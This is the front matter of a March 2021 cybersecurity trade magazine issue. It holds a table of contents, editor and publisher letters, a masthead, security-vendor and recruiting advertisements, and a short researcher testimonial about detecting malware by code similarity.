CYBER DEFENSE MAGAZINE

MARCH 2021

eMAGAZINE

In This Edition

- Detecting Privilege Escalation
- Call the Doctor! mHealth Apps are Exposing Medical Records
- Industry 4.0 under Threat Landscape
- The CISO Legacy: Security Lieutenants

...and much more...

Table of Contents

Active Directory is Now the Number One Target of Hackers – Learn How to Harden It – Today! ---------7

Detecting Privilege Escalation --- 21

Call the Doctor! mHealth Apps are Exposing Medical Records --- 25

CMMC – Lessons Learned to Date --- 28

Protect Your Organisation Against the Threat of Magecart - The Steps Towards Mitigation -------------- 32

Industry 4.0 under Threat Landscape -- 35

The CISO Legacy: Security Lieutenants --- 38

Defending Against Increasing DDOS Attacks in The Light Of COVID-19 And 5G --------------------------- 41

Embed Security into Your Modernized Applications -- 44

How Zero Trust Networks Can Help Curb IT Burnout -- 47

3 SaaS Backup Rules to Keep Your Data Safer in 2021 --- 50

Five Areas for Improving Cybersecurity Maturity Navigating and Filling the Resource Gap --------------- 53

4 Reasons Security Software Is Failing to Keep Applications Safe -- 56

Gap of The Red Team from The Leak of Fireeye --- 59

It Security in Organizations After the Pandemic: What's Next? -- 63

Water After Oldsmar -- 67

Malware Evasion Techniques -- 70

Monetising Customer Data Without Their Knowledge Is Unethical and Must Stop -------------------------- 77

More Power, More Responsibility --- 80

Next Generation Software Fills Some Gaps – But Agencies Still Need Accelerated Visibility and Control of Endpoints --- 85

2021 Cybersecurity Outlook: The More Things Change, The More They Stay the Same ----------------- 87

Protecting Human Rights in The Era of Cyber Information Warfare -- 90

Growth Strategies for China Must Prioritize WeChat Security --- 93

Rise of BYOD Once Again -- 97

4 Matchmaking Tips to Find your Perfect SOC 2 Fit -- 101

@MILIEFSKY

From the

Publisher...

New CyberDefenseMagazine.com website, plus updates at CyberDefenseTV.com & CyberDefenseRadio.com

Dear Friends,

We've begun sharing our Top 100 lists and I think you'll be pleased and enjoy what you will find here:

- Top 100 Cybersecurity Startups
- Top 100 CISOs
- Top 100 Women in Cybersecurity
- Top 100 Black Unicorns
- Top 100 Cybersecurity Books
- Top 100 Cybersecurity Breaches
- Top 100 Cybersecurity Hackers
- Top 100 Cybersecurity Movies
- Top 100 Managed Security Service Providers (MSSPs)
- Top 100 Cybersecurity News Sites
- Top 100 Cybersecurity Universities

If you think of a cybersecurity list we're missing, please let us know at marketing@cyberdefensemagazine.com. When it comes to awards from Most Innovative Cybersecurity Startup to our Black Unicorn Awards, you can find much more at https://www.cyberdefenseawards.com/ one of our sister platforms. At Cyber Defense Media Group, we are fortunate to count on perceptive and helpful articles from our many knowledgeable contributors. Our readers have shown by the growth in their ranks that they too rely on this valuable actionable information, continuing to make CDM an essential tool in your cybersecurity knowledge portfolio for getting one step ahead of the next threat.

Warmest regards,

Gary S. Miliefsky

Gary S.Miliefsky, CISSP®, fmDHS
CEO, Cyber Defense Media Group
Publisher, Cyber Defense Magazine

P.S. When you share a story or an article or information about CDM, please use #CDM and @CyberDefenseMag and @Miliefsky – it helps spread the word about our free resources even more quickly

InfoSec Knowledge is Power. We will always strive to provide the latest, most up to date FREE InfoSec information.

From the International Editor-in-Chief…

As our readers will notice, the trends to coordinate diverse legal and regulatory requirements with the interoperability of global systems continue to challenge both national and international organizations, as well as the companies they regulate.

Potentially, each attempt to impose regulations for privacy, security, or other socially and governmentally desirable goals tends to complicate operations and compliance for all the industries affected.

Not only are we seeing conflicts between jurisdictions, but also between activities such as health care, financial operations, and other regulated industries. One result is predictable, at least in general terms: in the international arena, cyber-based means of conducting business will be subject to additional burdens placed upon their communications and security resources.

From our point of view, we must continue to work toward implementing strong international security measures, while balancing them with the costs of complying with these potentially conflicting imperatives.

As always, we encourage cooperation and compatibility among nations and international organizations on cybersecurity and privacy matters.

To our faithful readers, we thank you,
Pierluigi Paganini
International Editor-in-Chief

@CYBERDEFENSEMAG

CYBER DEFENSE eMAGAZINE

Published monthly by the team at Cyber Defense Media Group and distributed electronically via opt-in Email, HTML, PDF and Online Flipbook formats.

PRESIDENT & CO-FOUNDER
Stevin Miliefsky
stevinv@cyberdefensemagazine.com

INTERNATIONAL EDITOR-IN-CHIEF & CO-FOUNDER
Pierluigi Paganini, CEH
Pierluigi.paganini@cyberdefensemagazine.com

US EDITOR-IN-CHIEF
Yan Ross, JD
Yan.Ross@cyberdefensemediagroup.com

ADVERTISING
Marketing Team
marketing@cyberdefensemagazine.com

CONTACT US:
Cyber Defense Magazine
Toll Free: 1-833-844-9468
International: +1-603-280-4451
SKYPE: cyber.defense
http://www.cyberdefensemagazine.com

PUBLISHER
Gary S. Miliefsky, CISSP®

Learn more about our founder & publisher at:
http://www.cyberdefensemagazine.com/about-our-founder/

9 YEARS OF EXCELLENCE!

Providing free information, best practices, tips and techniques on cybersecurity since 2012, Cyber Defense magazine is your go-to-source for Information Security. We're a proud division of Cyber Defense Media Group:

CDMG B2C MAGAZINE

B2B/B2G MAGAZINE TV RADIO AWARDS

PROFESSIONALS WEBINARS

Welcome to CDM's March 2021 Issue

From the U.S. Editor-in-Chief

In my capacity as Editor-in-Chief, over the past couple of years I've had the opportunity to review, select, and edit hundreds of submissions from our contributing authors. I'd like to take this opportunity to share with our readers some of the patterns we're observing here at Cyber Defense Magazine.

It should come as no surprise that many of the articles we publish come into us unsolicited. The authors are knowledgeable and passionate about their expertise and are happy to share it with our large and growing readership.

Now in our 9th year, Cyber Defense Magazine is nationally and internationally recognized as a primary source of valuable information for our readers and a major channel for the distribution of ideas and analysis for our contributors.

As in other endeavors, we consider our value proposition to be reflected in the answer to the fundamental question: "What problem does it solve?"

For Cyber Defense Magazine, our writers, and our readers, our answer is that we carry the most up-to-date, relevant, and accurate and actionable information available in the marketplace.

Let me close by pointing out what we see as the growing influence of privacy considerations on cybersecurity practices. These concerns differ from purely cybersecurity issues in that they tend to be prescriptive in nature, and reflect government regulation and requirements for compliance with specific standards and actions. We will be watching this development closely and sharing our observations with our readers.

With that introduction, we are pleased to present the March 2021 issue of Cyber Defense Magazine.

Wishing you all success in your cyber security endeavors,

Yan Ross
U.S. Editor-in-Chief
Cyber Defense Magazine

About the US Editor-in-Chief


Yan Ross, J.D., is a Cybersecurity Journalist & US Editor-in-Chief for Cyber Defense Magazine. He is an accredited author and educator and has provided editorial services for award-winning best-selling books on a variety of topics. He also serves as ICFE's Director of Special Projects, and the author of the Certified Identity Theft Risk Management Specialist ® XV CITRMS® course. As an accredited educator for over 20 years, Yan addresses risk management in the areas of identity theft, privacy, and cyber security for consumers and organizations holding sensitive personal information. You can reach him via his e-mail address at yan.ross@cyberdefensemediagroup.com

SPONSORS

Active Directory is Now the Number One Target of Hackers – Learn How to Harden It – Today!

CionSystems
THE SECRETS OF HARDENING ACTIVE DIRECTORY
eBook
by Zubair Ansari, Chairman & CTO
CionSystems, Inc.
www.cionsystems.com
Copyright © 2021, CionSystems, Inc. All rights reserved worldwide.

Click this link and Register for our Free eBook: The Secrets of Hardening Active Directory eBook



THETA432™

Prepare Against Cyber Attacks!

With Dynamically Defined Defense™ (3D).

See If I Need Cyber Defense

Cyber Defense

Best-in-Class Cyber Defense Services, operated 24 / 7 by Industry-Leading Professionals from around the world.

IRAAS + TRU-A™

Incident Response as a Service provided by our dedicated world class Threat Operation Center.

Digital Forensics

You need answers into what happened and how to fix it. You want to know who accessed what, when and how.

Remote Monitoring

Our Threat Operation Center Provides Remote Monitoring and Response Services with dedicated Analysts at your side.

As seen in

THE WALL STREET JOURNAL.

abc NEWS

CIOReview

I.R.I.S.™ INCIDENT RESPONSE INVESTIGATION SYSTEMS

TRU-A THREAT RESEARCH UNIT ALPHA

AI acquisition international the voice of modern business - est. 2010

INFOSEC AWARDS CYBER DEFENSE MAGAZINE 2020 THETA432™ BEYOND VISIBILITY™

Next Gen
Managed Prevention, Detection And Response Services (MPDRS)

INFOSEC AWARDS CYBER DEFENSE MAGAZINE 2020 THETA432™ BEYOND VISIBILITY™

Cutting Edge
Cyber Defense Services

INFOSEC AWARDS CYBER DEFENSE MAGAZINE 2020 THETA432™ BEYOND VISIBILITY™

Hot Company
Cyber Security Services

INFOSEC AWARDS CYBER DEFENSE MAGAZINE 2020 THETA432™ BEYOND VISIBILITY™

Publisher's Choice
Cyber Threat Services

FOCUS ON YOUR BUSINESS, NOT YOUR EMPLOYEES' CYBER HABITS.
CYBERSECURITY DONE RIGHT.
FluencySecurity.com
Fluency®

Do you check the boxes with your cybersecurity?

☑ **Leadership Prioritizes Cybersecurity**

□ Assessments

□ Plans

□ Policies

□ Procedures

□ Training

□ Education

□ Testing

□ Scanning

□ Monitoring

□ Response

Antivirus
Protects devices against known infections
Firewalls
Protects networks against unauthorized access
DEFENDIFY
Cybersecurity. *Simplified.*
Protects organizations against diverse threat landscape

What's Your Cybersecurity Strength?

A+ A A- B+ B B- [✓ C+] C C- D+ D D- F

Find out in 3 minutes


www.defendify.io/mygrade

WORK ON THE FRONT LINES PROTECTING AMERICAN INTERESTS

Air Force Civilian Service (AFCS) has hundreds of civilian cyber security and IT professionals working to safeguard Air Force facilities, vital intelligence, and digital assets. We're looking for the best and brightest to help us stay ahead of this ongoing threat.

In fact, AFCS is currently hiring cyber security specialists, information technology specialists, information security specialists, software developers, software engineers, computer scientists, and computer engineers. These are challenging and rewarding positions that put you at the heart of our mission in cyberspace. Our systems are some of the most complex in the world, and we need the best in the business to keep our infrastructure and digital information secure.

Consider AFCS. You'll nd a supportive and inclusive workplace, where excellence is rewarded, and work-life balance is a priority. Factor in great benefits and you'll see why AFCS is a place where you can excel. At 170,000 strong, we are a force to be reckoned with. Find your place with us and watch your career soar.




AFCivilianCareers.com/CYBER | #ItsACivilianThing

Equal Opportunity Employer. U.S. Citizenship required. Must be of legal working age.

AIR FORCE CIVILIAN SERVICE

Forces. Joined.

Predictive Cyber Defense



Lucio Frega, Threat Researcher
Deutsche Telekom - Cyber Threat Intelligence

DTAG-CTI (Deutsche Telekom - Cyber Threat Intelligence) protects clients against cyber-attacks worldwide.

Like us, the adversaries too have cyber-experts. They continuously enhance their malware attacks with stealth and anti-forensics capabilities. This increases our overall risk and also the cost of detection and remediation.

For example, repacked malware strains evade endpoint's protection, fluxed C2s bypass SIEM, and obfuscations fool reversing.

We can cope with this in spite of the high cost. However, it all amounts to nothing if, by the time a defense is erected, the attack has reshaped and shifted direction again, turning those defenses obsolete.

We in DTAG-CTI have erected predictive defenses using malware's code-similarity.

This predictive layer goes beyond network activity, behavior, metadata and state-of-the-art technologies. We match binaries using Cythereal's automatically generated YARA rules, unearthing previously unseen strains despite reshuffling, repacking, and other evasions. These predictive defenses nail the malware "in the bud," before it has had a chance to spread or even to report to its C2.

As an extra value, these early detections also empower early identification. We learn from the start who is against us and hunt for associations regardless of their obfuscated binaries, dissimilar metadata, IOCs, and payloads.

Together with the professionalism and commitment of our teams and partners, we have found in the expertise, dedication, and engagement of Cythereal a very powerful and astounding ally that brings threat hunting and cyber-defense to a superior level.

About the Author/Disclosure

Lucio Frega is a computer forensic examiner certified by IACIS (International Association of Computer Investigative Specialists). He has over 40 years of worldwide experience in IT/OT security in Banks, Pharma, Telcos and the energy sector. Lucio is not affiliated with Cythereal. His comments are not to be construed as the official posture of any stakeholder but himself.

Stony Lonesome Group

MISSION FOCUSED INVESTING

EST 2011

Founder & Managing Partner


SEAN DRAKE

"At Stony Lonesome Group, we believe that Freedom Is Not Free and we do not take it for granted. SLG is a pioneer and thought leader in Mission Focused Investing protecting American Exceptionalism and National Security by investing in a vital areas of Cybersecurity, Big Data Analytics, and Artificial Intelligence. "

Sean Drake
Managing Partner
Stony Lonesome Group LLC
203-247-2479 ☎
www.stonylonesomegroupllc.com 🌐

Salt
Sugar

CISCO
Networking Academy


You have been upgraded to OneTrust 5.1!
OneTrust
Marcela Alvarez
MATURITY & BENCHMARKING
Welcome
Dashboard
Assessments
Customize Assessment

Now More Than Ever, You Need To Be Connecting With

Customers

